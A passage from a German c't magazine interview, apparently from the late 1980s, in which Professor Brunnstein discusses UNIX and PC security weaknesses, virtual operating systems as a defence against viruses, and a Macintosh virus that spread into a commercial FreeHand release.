
Diese werden nun bei X-Open, also den Normierungsbemühungen, vielleicht außen herum gelegt; darüber diskutiert man noch. Selbst mit einfachen Home-Computern können wenig vorgebildete Computer-Kids in Systeme eindringen. UNIX ähnelt einer Burg, in der viel Gold ist, außen mit ein paar Gräben und Stacheldraht gesichert. Wenn ich die beiden Kontrollpunkte mit dem Hubschrauber überflogen habe, bin ich drin und kann das Gold beliebig rauben. So ist UNIX.

'Hierarchische Bäume in Teil-Netze verwandeln'

Grundsätzlich geht man davon aus, daß mit der zentralen Kontrolle die Sicherheit erhöht wird: Alle, die im Besitz der hierarchieführenden Positionen sind, hätten zugleich auch die bessere Einsicht. Das ist falsch, jedenfalls was die Nutzung der Informationstechniken angeht. Wir müßten die Verfügungsgewalt eher verteilen, die hierarchischen Bäume in Teil-Netze verwandeln. Die Verbindungen der Module und der Dateien über die Teilnetze müßten wir an jeder Stelle kontrollieren. Das wären Netzwerke, erstens von der Organisationsstruktur und zweitens von der Verfügbarkeit her.'

c't: 'Sind diese Teil-Netze heute schon bei bestehenden Systemen einsetzbar?'

Brunnstein: 'Ich bin mir nicht sicher, ob wir heute schon die Implementation in Netzwerken machen können. Angenommen, Sie hätten bei einer großen Bank oder einem großen Versicherungsunternehmen einen Bestand von circa 10 Million Kontoständen, dann ist die Sicherheit der PCs in der heutigen Form geringer, wenn wir diese Daten auf tausend Geräte mit Hundert-MByte-Platten verteilen. Weil MSDOS oder UNIX nicht die dazu nötigen Mechanismen haben und weil OS/2 diese im Augenblick allenfalls sehr ansatzweise bietet. Ich gehe davon aus, daß OS/2 genau die Entwicklungen ermöglichen wird, die man braucht, um einen Teil der Sicherungsmechanismen in die Hardware zu verlegen.



Wir müssen die Nutzung der Systeme gegen Mißbrauch härten, das geht nur durch Mechanismen wie Spiegelung (Tandem), Redundanz und insbesondere Hardware-Protection, wie sie ja in den größeren PS/2-Modellen und den Derivaten enthalten sind beziehungsweise enthalten sein werden. Erst wenn wir das haben, können wir eine Analogie, die mir bei einer Diskussion ein Mitarbeiter vom ausländischen Deutschen-Bank-Rechenzentrum einmal gab, anwenden: Warum sichern wir das nicht wie Füchse? Eine Fuchs-Population würde auch bei einer großen Tollwut, synonym für Computer-Kriminalität, wohl nicht aussterben, weil sie dezentral organisiert ist. Nur der Fuchsbau mit seinen vielen Ausgängen als Sicherheit für das Leben des Fuchses – wenn man das einmal als Modell nimmt – ist ein Konzept, das intrinsisch soweit sicher ist – aber nicht vollständig: Wir können alles verstopfen und ihn ausräuchern.

Aber es ist auf jeden Fall nur dann sicher, wenn ich die Lebensumstände des Fuchses mit seinem Bau, dem Ökotop, verbinde und dann dieses in Beziehung zu allen Fuchs-Biotopen setze. Soweit sind wir heute mit den PCs nicht. Solange das nicht der Fall ist, halte ich viel davon, die Daten auf Großrechnern zu lassen, allein wegen der Archivierung und der Wiederanläufe nach Systemausfällen. Ich kann zwar PCs einsetzen, aber schon der Transport von Bändern bringt zusätzliche Sicherheitsrisiken.'

c't: 'Gibt es also zu den Großrechner-Anlagen keine Alternative, können sie nicht durch dezentrale Verbundsysteme ersetzt werden?'

Brunnstein: 'Auf absehbare Zeit sehe ich für die ganz großen Anwender keine andere Möglichkeit als die großen EDV-Anlagen. Ich habe auch meine Zweifel, ob ich, wenn ich noch dreißig Jahre leben werde, die Dezentralisierung bei den ganz großen Anlagen erleben werde – jedenfalls bei sicheren, bei sensitiven Datenbeständen. Ich bin aber der Meinung, daß man im kleineren und im mittleren Bereich sehr stark dezentralisieren kann, soweit die Sicherheit berücksichtigt ist.

'Kein sicheres UNIX-System'

Ich sehe in den nächsten fünf Jahren kein sicheres UNIX-System. Das PS/2 ist noch zu traditionell. Wir denken darüber nach, wie ein Betriebssystem gerade vor dem Hintergrund der Viren sicher zu konzipieren ist. Fred Cohen hat ja neben dem UNIX außerdem noch das La-Padula-System von Bell getestet, das als sicheres Betriebssystem gilt. Ein theoretisches System, das bei uns eingesetzt wird, und auch dieses war mit Viren leicht zu infizieren.'

c't: 'Was ist für Sie das hauptsächliche Problem bei der Sicherheit von EDV-Anlagen?'

Brunnstein: 'Die Frage der Sicherheit ist eine der Beziehung von Mensch zu Technik. Das heißt, ich kann nur ein hochgradig sicheres System machen, wenn ich davon ausgehe, daß der Mensch als Bediener daran arbeitet. Ich muß den Menschen einbeziehen, und dann ist das Risiko möglicherweise untragbar, bloß weil der Mensch reinkommt, der aber rein muß.

Man muß Konzepte haben, wo wir dem Benutzer den Zugriff auf die physikalischen Ressourcen verbieten; nicht auf den Prozessor, den Hauptspeicher, die Platten oder Kanäle, sondern auf Ressourcen, die ich allgemein definieren kann: auf einen Speicherbereich, der abgebildet wird, so daß zwei Speicherbereiche niemals in Kommunikation treten können. Bei den Platten bekommen sie grundsätzlich nur Adreßbereiche zugewiesen, auf die sie niemals in physikalischer Weise zugreifen können. Solche Systeme nennen wir virtuell.

Das OS/2 ist in diesem Sinne ein Ansatz eines virtuellen Systems. UNIX dagegen ist ein Ansatz, der ressourcenorientiert arbeitet. Wenn Sie dort im Besitz der Ressourcen-Informationen sind, einschließlich der Adressen, dann haben Sie Zugriff darauf. Wir haben im Bereich der Großrechner-Systeme virtuelle Ansätze. Die sind zwar noch abgebildet auf den alten physikalischen Ansätzen; das VM/MVS von IBM, das VMS von DEC und das BS-2000 in den neueren Versionen Level 7 und 8 von Siemens sind solche virtuellen Systeme.

Dort kann man auf einfache Weise verhindern, daß ein Programm in der Ausführung ein anderes Programm liest, um festzustellen, ob ein bestimmter Code vor diesem liegt, und wenn dies nicht der Fall ist, den Code davorzuhängen, um das Programm mit dem Virus abzuspeichern. Das ist doch widersinnig. Nie würde ein Finanzbuchhaltungsprogramm ein anderes Programm aufrufen, erweitern und modifiziert kopieren – warum soll man das erlauben?

Das kommt doch daher, daß diese alten Konzepte nicht virtuell sind. Das Ziel ist damit klar: die Leistungen von solchen Systemen wie BS-2000, VM, MVS auf Einzelarbeitsplätzen zu implementieren. Die Prozessorleistungen und Speicherkapazitäten sind nicht das Problem. Sie brauchen zum Beispiel für einen VM-PC vier MByte Speicher. Das ist auf dem PC in naher Zukunft machbar, ebenso wie ein Prozessor, der 1 bis 1,5 MIPS erreicht. Ein Beispiel dafür ist die Micro-VAX.

'Das allererste, was ich rausnehme, ist eine Diskette'

Wir können auch die Dateien und Programme vom Großrechner gezielt auf den PC auslagern. Dort werden sie autonom bearbeitet, aber Ergebnisse werden grundsätzlich niemals auf dem autonomen PC gespeichert. Das allererste, was ich rausnehme, ist eine Diskette. Kein Write-Device, denn dieses ist so klein, daß ich es stehlen kann. Daten werden mit Load-up und Load-down über die Leitung geholt.'

c't: 'Können Wissenschaftler den 'Nur-Anwendern' beim Schutz vor Viren-Verseuchung helfen?'

Brunnstein: 'Es wäre jetzt zunächst einmal erforderlich, mehr Informationen über Einbrüche in die Betriebssysteme zu erhalten, um eine Testumgebung für Tracker über Angriffsmechanismen zu schaffen. Dann muß ein Betriebssystem konzipiert werden, das im Rahmen eines Prototyps auf einem entsprechend leistungsfähigen Arbeitsplatz-Rechner implementiert wird. Wir machen zur Zeit eine Vorstufe davon: Wir wollen zunächst einmal im Rahmen eines kleinen Labors, das ich einrichte, mit über 30 Studenten sämtliche Viren, deren wir habhaft werden, implementieren und einzelne Seren dagegen entwickeln.

Dabei werden wir uns auch der Viren annehmen, die heute noch nicht in der Diskussion sind: solche, die in den Betriebssystemen stecken. Diese Viren werden Hacker nicht mehr produzieren können. Ein Problem sehe ich in der viel größeren Anzahl von Leuten, die mit PC-Betriebssystemen der heutigen physikalischen Art gut umgehen können: Ich glaube, sie werden eine echte Gefahr für die Unternehmen sein. Das sehen die Wirtschaftsunternehmen überhaupt noch nicht, vor allem übrigens auch große, die PCs reihenweise reinnehmen. Ich wette, daß es in jedem großen Unternehmen eine Vielzahl geklauter oder Freeware-Programme gibt, von denen man nicht weiß, aus welcher Quelle sie kommen. Zum Beispiel bringen die jungen Informatiker, die Wirtschaftswissenschaftler mit Informatik oder die Mathematiker, die überall als Werkstudenten arbeiten, vielleicht einmal ein interessantes System mit, das für die Implementation sehr nützlich ist.'

c't: 'Kennen Sie einige Beispiele für solche Viren-Infektionen?'

Brunnstein: 'Vor zwei Monaten hatte ein Lieferant von Unterrichts-Software, der für Microsoft, Apple, Lotus und Ashton-Tate arbeitet, ein neues Paket 'FreeHand' – eine Art Grafik – für den Mac abzuliefern. Es befand sich in seinem System, nachdem er gerade bei einem kleinen Computer-Magazin in Nordamerika gewesen war. Dort hatte ein Redakteur das kleine Spiel 'Mr. Potatoe Head' erstellt, mit einer Art Kartoffel-Männchen.

Dieses Programm hatte einen Virus, einen ganz harmlosen: Am 2. März sollte es aus Anlaß eines der Geburtstage des Macintosh einen Glückwunsch auf dem Bildschirm ausgeben. Der Software-Produzent schaute sich dieses Spiel am 28. Februar an und wollte es rübergespielt haben. Das Programm benutzt man ein einziges Mal; das tat er auch auf seinem PC. Dabei bootete sich das Programm auf Track Null in alle angeschlossenen Laufwerke. Im zweiten Laufwerk oder Platte war unter anderem auch das FreeHand-System.

'Drei Tage lang die infizierte Software reproduziert'

Er gab danach die FreeHand-Version in die Kopiermaschine von Aldus, die drei Tage lang die infizierte Software reproduzierte. Aldus ist Software-Lieferant von Ashton-Tate, Lotus und Microsoft. Nachdem das bekannt wurde, herrschte eine Woche lang betretenes Schweigen. Alle großen Hersteller sagten: "Bei uns ist nichts." Die Lehre daraus ist, daß sie nicht einmal als großes leistungsfähiges sicherheitsbewußtes Softwarehaus, bei der Vielzahl an Abhängigkeiten, die sie zu Leuten haben und die ja teilweise bis in die Hacker-Szene reichen, garantieren können, daß so etwas nicht passiert.

Unsere Betriebssysteme und die meisten unserer Anwenderprogramme sind nicht auf die Benutzer zugeschnitten. Nicht aus Mangel an Benutzerfreundlichkeit, sondern weil sie einfach nicht genügend beschreiben lassen, was ein Benutzer damit machen kann, und infolgedessen verbieten, was ein Benutzer nicht machen kann. Systeme dieser Art müssen zwangsläufig labile Leute, denen sie nun einmal die Gelegenheit geben, zur Kriminalität verführen. Die Unüberschaubarkeit, die Komplexität der Programme, wo man selber nach einiger Zeit seine eigenen Konzepte nicht mehr versteht, das muß bei Programmierern zur Frustration führen.

Wenn man die technischen Möglichkeiten hat und wenn andere das nicht aufklären können, dann ist die Versuchung groß, in die Kriminalität abzugleiten. Da zugleich die materiellen Werte in unserer Gesellschaft durch diese Techniken eher wachsen, will jeder seinen Anteil daran haben. Ich meine, daß einige versuchen werden, sich möglichst unerkannt ein Scheibchen abzuschneiden. Wir haben leider zu viele Beispiele dafür, daß es gelingt. Das ist aber noch die ganz, ganz kleine Minderheit, die in diese Richtung geht. Ich gehe sogar so weit: Die Tatsache, daß diese Probleme zu einer Unsicherheit der Software und auch zu einer Verminderung der Software-Qualität führt, bedeutet, daß wir die Leute aus dem Produktionsprozeß der Software herausnehmen müssen.

Ergo: Ich muß die automatische Software-Produktion allein um der Erhöhung der Sicherheit der Software willen vorantreiben. Das wird die Frustration der Informatiker, deren Intelligenz, Selbstverständnis und gesellschaftliche Reputation zur Zeit noch sehr hoch sind, zur Disposition stellen. Das wiederum wird die Computer-Kriminalität drastisch in die Höhe treiben. Ich sage Ihnen bei dieser Umstellung Riesenprobleme voraus.'

c't: 'Professor Brunnstein, vielen Dank für das Gespräch.' (ad)